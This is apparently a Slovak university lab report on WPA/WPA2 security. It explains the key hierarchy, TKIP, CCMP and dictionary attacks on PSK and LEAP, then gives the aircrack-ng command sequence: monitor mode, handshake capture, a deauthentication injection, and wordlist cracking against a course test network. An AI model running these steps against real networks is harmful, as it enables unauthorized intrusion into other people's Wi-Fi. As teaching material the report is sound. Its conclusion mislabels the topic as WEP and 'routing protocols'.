Slovenská technická univerzita v Bratislave
Fakulta informatiky a informačných technológií
Ilkovičova 3, 842 16 Bratislava 4

Praktické cvičenie č. 4

Roman Panenka

Študijný program: Počítačové a komunikačné systémy a siete
Predmet: Bezdrôtové komunikačné systémy
Ročník: Ing. 1.
Akademický rok: 2010/2011

Obsah

1. Cieľ zadania

Druhé praktické cvičenie je zamerané na experimentovanie pri prelomení ochrany bezdrôtovej siete zabezpečenej pomocou WPA. Cieľom cvičenia je experimentovať a vyskúšať niektoré vybrané techniky prelomenia tejto ochrany a následne získať prístup do bezdrôtovej siete.

Po úspešnom prelomení zabezpečenia WPA sa pokúste pripojiť do siete BKS, asociovať s prístupovým bodom a získať od neho IP adresu pomocou protokolu DHCP. V záverečnej správe uveďte postup práce a stručne základný princíp zabezpečenia bezdrôtovej siete technológiou WPA ako aj stručný princíp metódy, ktorú ste použili na jej prelomenie a popis iných použiteľných prístupov. Taktiež uveďte aké programy ste použili a ktoré prepínače ste sa rozhodli použiť a prečo.

2. Technické a programové prostriedky

Pre úspešné dosiahnutie cieľov zadania a na efektívny výskum parametrov intenzity signálu, potrebuje študent nasledujúce technické a programové prostriedky:

- Notebook s OS Microsoft Windows / OS Linux
- Interná sieťová karta
- Prístupový bod ASUS WL-500W so zabezpečením WPA
- Softvérové vybavenie
  - Balík *Aircrack-ng-win* v1.0[1]
  - Balík *Aircrack* pre OS Linux[2]

3. Význam použitých skratiek

- Ad-hoc sieť – necentralizovaná sieť mobilných uzlov bez stálej topológie
- 802.11 – súbor wifi štandardov
- AP – Access point – zariadenie, ku ktorému sa pripájajú klienti bezdrôtovej siete
- WPA – wifi protected Access – bezpečnostná ochrana wifi sietí
- IEEE – Institute of Electrical and Electronics Engineers – medzinárodná nezisková organizácia pre vývoj mnohých telekomunikačných a sieťových štandardov.

[1] http://tinyshell.be/aircrackng/wiki/index.php
[2] http://www.wirelessdefence.org/Contents/Files/aircrack-2.41.tgz

4. Zabezpečenie bezdrôtových sietí WPA a WPA2

WPA (*Wi-Fi Protected Access*, *Wi-Fi chránený prístup*) je druh zabezpečenia bezdrôtových počítačových sítí. Vznikol ako reakcia na vážne bezpečnostné nedostatky objavené v predchádzajúcom systéme WEP (Wired Equivavelnt Privacy). Využíva hardware podporujúci WEP, ale vhodnými doplnkovými mechanizmami (ako napr. práca s kľúčmi) sa snaží eliminovať jeho slabé miesta. Je vhodné spomenúť, že tento druh zabezpečenia nefunguje v ad-hoc sieťach (dá sa použiť iba WEP).

Pre vyriešenie problémov súvisiacich s WEP bolo navrhnuté IEEE 802.11i, ratifikované v júni 2004. Situáciu s prelomeným WEP ale bolo treba urýchlene riešiť už v roku 2001, preto aliancia Wi-Fi publikovala WPA (Wi-Fi Protected Access), ktoré je vlastne časťou 802.11i. Kompletnou implementáciou štandardu IEEE 802.11i je WPA2 - následník WPA, ktorý ale nie je podporovaný niektorými staršími sieťovými kartami.

4.1. Špecifikácia WPA a WPA2

WPA umožňuje autentifikáciu a výmenu kľúčov pomocou IEEE 802.1x (používa EAP), šifrovanie a zabezpečenie integrity správy pomocou TKIP alebo CCMP (AES).
WPA2 je založené už na hotovom štandarde 802.11i a určuje nutnosť používať CCMP.

Používa sa hierarchia kľúčov:

- **Pairwise Master Key (PMK)** – (hlavný párový kľúč)
  tajný kľúč medzi AP a každou STA (v prípade „personal“ verzie je to spoločný Pre-Shared Key), jeho poznanie sa dokazuje pri autentifikácii pomocou 4-cestného EAPOL (802.1x)
- **Pairwise Transient Key (PTK)** – (prechodný párový kľúč)
  kľúč derivovaný z PMK a hodnôt Nonce použitých pri autentifikácii, použije sa v danom sedení (session) na vytváranie kľúčov pre šifrovanie a autentifikáciu
- **Group Transient Key (GTK)** – (prechodný skupinový kľúč)
  určený pre všetky stanice na dešifrovanie broadcast komunikácie
- **EAPOL-Key Encryption Key (KEK) a EAPOL-Key Confirmation Key (KCK)** – kľúče pre prenos kľúčov cez EAPOL (kľúč na šifrovanie kľúča; kľúč na potvrdzovanie kľúča) – derivované z PTK
- **Temporal Key (TK)** – (dočasný kľúč)
  kľúč (kľúče) pre šifrovanie a zabezpečenie integrity jedného dátového rámca – derivované z PTK a počítadiel rámcov.

4.1.1. IEEE 802.1x/EAP

Na autentifikáciu a výmenu kľúčov je v IEEE 802.11i určený 4-cestný "handshake" pomocou EAPOL – EAP over LAN správ (Extensible Authentication Protocol over LAN, rozšíriteľný autentifikačný protokol cez lokálnu sieť), ktoré definuje štandard IEEE 802.1x, založený na EAP (RFC 2284, 3748) (Extensible Authentication Protocol, rozšíriteľný autentifikačný protokol). Výmena kľúčov sa robí spolu s autentifikáciou ihneď po asociácii stanice, a tiež pri požiadavke stanice o STA-to-STA (stanica stanici) komunikáciu s inou stanicou.


Typy EAP, ktoré Wi-Fi aliancia testuje a certifikuje pod WPA a WPA2 pre Enterprise (korporátne) použitie (program „Extended EAP", ktorý bude o niekoľko mesiacov zrejme povinný pre certifikáciu WPA2), sú:

- **EAP-TLS** – Extensible Authentication Protocol Transport Layer Security (bezpečnosť transportnej vrstvy) (pôvodne jediný testovaný typ),
- **EAP-TTLS/MSCHAPv2** – EAP-Tunneled TLS/Microsoft Challenge Authentication Handshake Protocol (tunelovaná bezpečnosť na transportnej vrstve - protokol na podanie rúk pomocou výzvovej autentifikácie od Microsoftu),
- **PEAPv0/EAP-MSCHAPv2** – Protected EAP/Microsoft Challenge Authentication Handshake Protocol (zabezpečený EAP),
- **PEAPv1/EAP-GTC** – Protected EAP/Generic Token Card (všeobecná karta s tokenom),
- **EAP-SIM** – vzájomné overovanie a výmena kľúčov pomocou SIM kariet používaných v GSM sieťach.

Mimo certifikácie (nezahrnuté kvôli nedostatočnej úrovni ochrany) je možné používať aj iné typy EAP, medzi ktoré patria:

- **EAP-MD5**
- **LEAP** – Cisco Lightweight EAP.

4.1.2. TKIP




Obrázok 1 - Enkapsulácia TKIP

TKIP bolo navrhnuté tak, aby išlo implementovať na starom hardvéri. Formát rámca zašifrovaného pomocou TKIP je na obr. 1 a je kompatibilný s pôvodným formátom – rozlíšený podľa bitu ExtIV.

Na šifrovanie sa používa RC4. IV bolo rozšírené na efektívne 64 bitový **TKIP Sequence Counter** – TSC (sekvenčné počítadlo pre TKIP), ktoré sa pri jednom PTK nesmie opakovať. Druhý bajt „WEPSeed" pôvodného IV sa nastavuje vždy WEPSeed=(TSC1 | 0x20) & 0x7f, čím sa zabráni „slabým" IV z FMS útoku. Šifrovací kľúč TK sa pomocou per-packet key mixing stále mení. Na zabezpečenie integrity sa okrem ICV (prítomnom na pôvodnom hardvéri) používa algoritmus Michael.

4.1.3. CCMP



Obrázok 2 - Enkapsulácia CCMP

WPA2 požaduje zabezpečenie prevádzky pomocou Counter-Mode/CBC-MAC protokolu – skratka CCMP. Používa 128-bitové AES (šifra Rijndael, 128-bitová veľkosť kľúča, 128-bitové bloky) na zabezpečenie utajenia – Counter mód a integrity – MIC (Message Integrity Code, integritný kód správy) vypočítaný pomocou CBC-MAC. PN (Packet Number, číslo paketu) sa spolu s poľami z MAC hlavičky (Destination Address, Priority) použije na vytvorenie nonce (N-once, jednorazová hodnota) pre počítadlo (Couter), ktoré slúži na šifrovanie a zabezpečenie integrity dát v CCM.

Formát zašifrovaného rámca je na obr. 2. Nie je konkrétnym pravidlom odlíšiteľný od TKIP (viď. obr. 1), použitá šifra je dohodnutá počas výmeny EAPOL paketov.
CCMP sa v súčasnosti považuje za veľmi bezpečné – napriek použitiu jedného kľúča pre šifrovanie aj MIC je CCM dokázateľne bezpečné, t.j. aspoň tak bezpečné ako použitá AES šifra.

4.2. Slovníkový útok

Slovníkový útok je technika na lámanie kódov alebo autentifikačných mechanizmov spôsobom, pri ktorom sa útočník pokúša hádať kľuč podľa pravdepodobných hodnôt. Teda napr. hádaním všetkých slov daného jazyka.

4.2.1. Slovníkový útok na PSK

Primary Master Key sa pri WPA-PSK vytvára z kľúča – „passphrase“ – PSK (Pre Shared Key, predzdieľaný kľúč) a SSID siete pomocou funkcie PBKDF2 s použitím 4096 iterácií HMAC-SHA1 (Hash Message Authentication Code, autentifikačný kód správy použitím hashu - Secure Hash Algorithm, bezpečný hashovací algoritmus), teda vlastne 8096 invokácii funkcie SHA1. Výpočet je zdĺhavý aj na moderných počítačoch, čo slovníkový útok značne spomaľuje.

Funkcia derivácie PMK z PSK bola veľmi dobre zvolená (je výpočtovo náročná), a preto je možný iba slovníkový útok. Použitie silného, neslovníkového (čo najdlhšieho) hesla spoľahlivo zabezpečí WPA sieť pred útokmi na heslo zvonka.

4.2.2. Slovníkový útok na LEAP

Proprietárna Cisco autentifikačná metóda Lightweight EAP (LEAP), ktorú implementovalo viacero výrobcov do svojich zariadení, je veľmi ľahko prelomiteľná, čo firma Cisco veľmi dlho popierala. Útok odhalil Joshua Wright a publikoval ho v septembri. LEAP používa prenos mena ako plaintext a na overenie hesla modifikovanú MSCHAPv2 challenge/response schému, kde 8-bajtový challenge text je 3 krát nezávisle zašifrovaný 56-bitovým DES a poslaný ako 24-bajtová odpoveď. Na vygenerovanie troch kľúčov pre DES je použitý 16-bajtový nezasolený MD4 hash (tzv. NT hash, používaný vo Windows) hesla. Použitý spôsob paddingu (zarovnania) je hlavnou slabinou LEAP:

```
1. kľúč: H1 H2 H3 H4 H5 H6 H7
2. kľúč: H9 H10 H11 H12 H13 H14
3. kľúč: H15 H16 0 0 0 0 0 – päť nulových bajtov
```

Tretí kľúč má tak iba 216 možností – po dešifrovaní response vieme určiť 2 posledné bajty MD4 hashu, čo umožní jednoduché vyhľadanie v pred vypočítanej tabuľke hashov (v slovníku) – overiť dešifrovaním DES stačí iba malú časť slovníka. Výpočet MD4 hashov je navyše veľmi rýchly a vďaka popularite lámania Windows hesiel existujú rozsiahle (vyčerpávajúce) pred vypočítané tabuľky.
Útoku je možné zabrániť použitím inej autentifikačnej metódy, napríklad EAP-TLS s existujúcou PKI.

4.2.3. Útoky na iné EAP

Medzi menej bezpečné typy EAP patrí MD5 – algoritmus MD5 bol totiž prelomený (august 2004, Xiaoyun Wang, Dengguo Feng, Xuejia Lai and Hongbo Yu) a je len otázkou času kedy niekto zverejní aplikáciu, ktorá EAP-MD5 zneužije v praxi.
Ďalej EAP, pri ktorých sa používajú certifikáty (EAP-TLS, EAP-TTLS-), sú bez overenia autenticity náchylné na man-in-the-middle útoky.

5. Postup cvičenia

Pokiaľ ešte nie sú vyššie uvedené programy nainštalované, je potrebné ich nainštalovať. Pre OS Windows je okrem balíka *Aircrack-ng-win* nevyhnutné ďalej v adresári *bin* v rámci *Aircrack* inštalácie prepísať súbor *cygwin1.dll* [3]. Podobne aj súbory *Peek.dll, Peek5.sys* a *msvcr70.dll*[4]. Pre OS na báze Linuxu je postačujúce nainštalovať len balík *Aircrack*.

V bezdrôtovej sieti BKS sú pripojené dva počítače, ktoré sú asociované s prístupovým bodom a prebieha medzi nimi komunikácia. Z jedného počítača bolo spustené kopírovanie veľkého množstva súborov na iný počítač. Oba počítače bežia pod OS Windows XP. Kopírovanie súborov bude trvať približne 45 minút. Okrem toho sa bude jeden počítač periodicky ku AP pripájať a odpájať s cieľom umožniť zachytenie aj úvodnej asociačnej fázy komunikácie.

Po oboznámení s programovým vybavením sa pokúste odchytiť túto komunikáciu v sieti BKS najmä sa zamerajte na úvodnú fázu asociácie. Pokiaľ budete zachytávať rámce, naštudujte si základný princíp zabezpečenia bezdrôtových sietí technológiou WPA, jej slabiny a prístupy ako ju prelomiť. Po zachytení dostatočného počtu rámcov podrobte zachytené dáta analýze a pokúste sa vybranou metódou prelomiť toto zabezpečenie.

Po úspešnom prelomení zabezpečenia WPA sa pokúste pripojiť do siete BKS, asociovať s prístupovým bodom a získať od neho IP adresu pomocou protokolu DHCP

6. Výsledky skúmania

Po spustení zvoleného operačného systému(v mojom prípade Linux v distribúcii Ubuntu), musíme upraviť nastavenia bezdrôtovej sieťovej karty. Pre potreby nášho skúmania je potrebné nastaviť túto kartu do monitorovacieho režimu, ktorý nám umožní odchytávať skúmané rámce. Zadaním nasledovného príkazu sa tak stane:

airmon-ng start wlano

Správnosť nastavenia predchádzajúceho kroku dosiahneme príkazom *iwconfig*, ktorý nám zobrazí všetky bezdrôtové sieťové rozhrania. Zobrazí sa nám výpis podobný tomu, ktorý je zobrazený na obrázku 3.

[3] http://www.dll-files.com
[4] http://www.tuto-fr.com/tutoriaux/crack-wep/fichiers/wlan/winxp/Peek.zip

```
wlan0     IEEE 802.11bg  ESSID:""
          Mode:Managed  Frequency:2.452 GHz  Access Point: Not-Associated
          Tx-Power=0 dBm
          Retry min limit:7   RTS thr:off   Fragment thr=2352 B
          Encryption key:off
          Power Management:off
          Link Quality:0  Signal level:0  Noise level:0
          Rx invalid nwid:0  Rx invalid crypt:0  Rx invalid frag:0
          Tx excessive retries:0  Invalid misc:0   Missed beacon:0

mon0      IEEE 802.11bg  Mode:Monitor  Frequency:2.452 GHz  Tx-Power=0 dBm
          Retry min limit:7   RTS thr:off   Fragment thr=2352 B
          Encryption key:off
          Power Management:off
          Link Quality:0  Signal level:0  Noise level:0
          Rx invalid nwid:0  Rx invalid crypt:0  Rx invalid frag:0
          Tx excessive retries:0  Invalid misc:0   Missed beacon:0
```

Obrázok 3: Prepnutie sieťovej karty do monitorovacieho režimu

Ďalej musíme nastaviť zachytávania správ pri inicializácií komunikácie klienta s prístupovým bodom. Na tento účel nám poslúži pomocný program airodump. Ako parametre programu zadáme číslo kanála, SSID prístupového bodu, názov súboru do ktorého budeme ukladať zachytené údaje a nakoniec názov nášho monitorovacieho rozhrania. Príkaz teda bude vyzerať nasledovne :

airodump-ng –c 9 –bssid 00:14:6C:7E:40:80 –w psk mono

V prípade, ak sa nám nepodarilo stále zachytiť autentifikačné údaje, môžeme zvoliť aktívny spôsob útoku, kedy do siete podvrhneme dáta, ktoré indikujú prerušenie spojenia klienta s prístupovým bodom a vynútia opätovnú autentifikáciu klienta. Pre spustenie týchto krokov musíme vykonať nasledovný príkaz, ktorým takéto dáta odošleme do siete, a to prostredníctvom programu *aireplay-ng* s nasledovnými parametrami :

aireplay-ng -0 1 -a 00:14:6C:7E:40:80 -c 00:0F:B5:FD:FB:C2 mono

Prepínač *-0* určuje typ útoku *–a* SSID prístupového bodu a *–c* MAC adresu klienta. Po správnom zadaní príkazu by sa mal objaviť nasledovný kontrolný výpis :

11:09:28 Sending DeAuth to station -- STMAC: [00:0F:B5:34:30:30]

Posledným a najzaujímavejším krokom je prelomenie zdieľaného kľúča PSK, a to pomocou slovníkového útoku. Pre dosiahnutie takéhoto útoku nám opäť poslúži program *aircrack-ng*, ktorý má v sebe vbudovaný slovník „password.lst“. Ak si chceme vytvoriť vlastný slovník a útok skúšať na ňom, program *JTR password cracker je výborná voľba*. Samotný útok, v ktorom sa pokúšame autentifikovať pomocou jednotlivých kľúčov zo slovníka spustíme príkazom :

aircrack-ng -w password.lst -b 00:14:6C:7E:40:80 psk*.cap

Ako parametre programu zadávame za prepínačom –*w* názov slovníka, *-b* určuje adresu prístupového bodu a posledným parametrom sú súbory so zachytenými autentizačnými údajmi. Pokiaľ tieto súbory obsahujú správnu autentizáciu zachytenú pri začiatku komunikácie medzi klientom a prístupovým bodom, objaví sa výpis podobný tomu na obrázku č 4.

```
Opening psk-01.cap
Opening psk-02.cap
Opening psk-03.cap
Opening psk-04.cap
Read 1827 packets.

#  BSSID              ESSID                     Encryption

1  00:14:6C:7E:40:80  teddy                     WPA (1 handshake)

Choosing first network as target.
```

Obrázok 4: Výpis v prípade, že bola zachytená kompletná inicializácia spojenia

V tomto prípade začne program *aircrack-ng* *postupne* testovať jednotlivé kľúče zo slovníka, a tak sa pokúša prelomiť zdieľaný kľúč. Tento proces môže trvať aj niekoľko minút. To samozrejme závisí od výkonu procesora a dĺžky použitého slovníka. Úspešné prelomenie zdieľaného kľúča zobrazuje obrázok 5.

```
              [00:00:00] 2 keys tested (37.20 k/s)


                      KEY FOUND! [ 12345678 ]


  Master Key     : CD 69 0D 11 8E AC AA C5 C5 EC BB 59 85 7D 49 3E
                   B8 A6 13 C5 4A 72 82 38 ED C3 7E 2C 59 5E AB FD

  Transcient Key : 06 F8 BB F3 B1 55 AE EE 1F 66 AE 51 1F F8 12 98
                   CE 8A 9D A0 FC ED A6 DE 70 84 BA 90 83 7E CD 40
                   FF 1D 41 E1 65 17 93 0E 64 32 BF 25 50 D5 4A 5E
                   2B 20 90 8C EA 32 15 A6 26 62 93 27 66 66 E0 71

  EAPOL HMAC     : 4E 27 D9 5B 00 91 53 57 88 9C 66 C8 B1 29 D1 CB
```

Obrázok 5 Úspešné prelomenie kľúča „12345678“

7. Záver

Na praktickom cvičení č. 4 sme sa oboznámili s zabezpečením bezdrôtových sietí WEP a WEP2. Naše vedomosti sme sa snažili prakticky vyskúšať pri prelamovaní zdielaného klúča PSK programom aircrack-ng. Svoje experimenty a zistenia sme vykonávali na testovacích sieťach a programami, s ktorými sme sa vopred patrične oboznámili. Prakticky sme odskúšali základný rozdiel princípu fungovania oboch smerovacích protokolov.

V záverečnej správe sme uviedli postup práce a stručne základný princíp zabezpečenia bezdrôtovej siete technológiou WPA ako aj stručný princíp metódy, ktorú ste použili na jej prelomenie a popis iných použiteľných prístupov. Taktiež sme uviedli aké programy sme použili a ktoré prepínače sme sa rozhodli použiť a prečo.